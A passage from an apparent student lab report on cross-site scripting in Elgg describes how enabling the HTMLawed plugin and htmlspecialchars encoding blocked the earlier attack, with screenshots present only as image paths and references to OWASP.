
Task 7: Countermeasures:

After turning on HTMLawed 1.9 security plugin in Elgg, we observed that we could not succeed in our attack. It validated the input and caused it to be displayed in the profile also:







It replaced the the special characters in script with another characters:



It removed the script tag from the input:



When we uncommented the htmlspecialchars from all the files specified, we could not see any changes, both does the same work. Following are our observation:



References:

[1] https://en.wikipedia.org/wiki/Cross-site_scripting
[2] https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)
[3]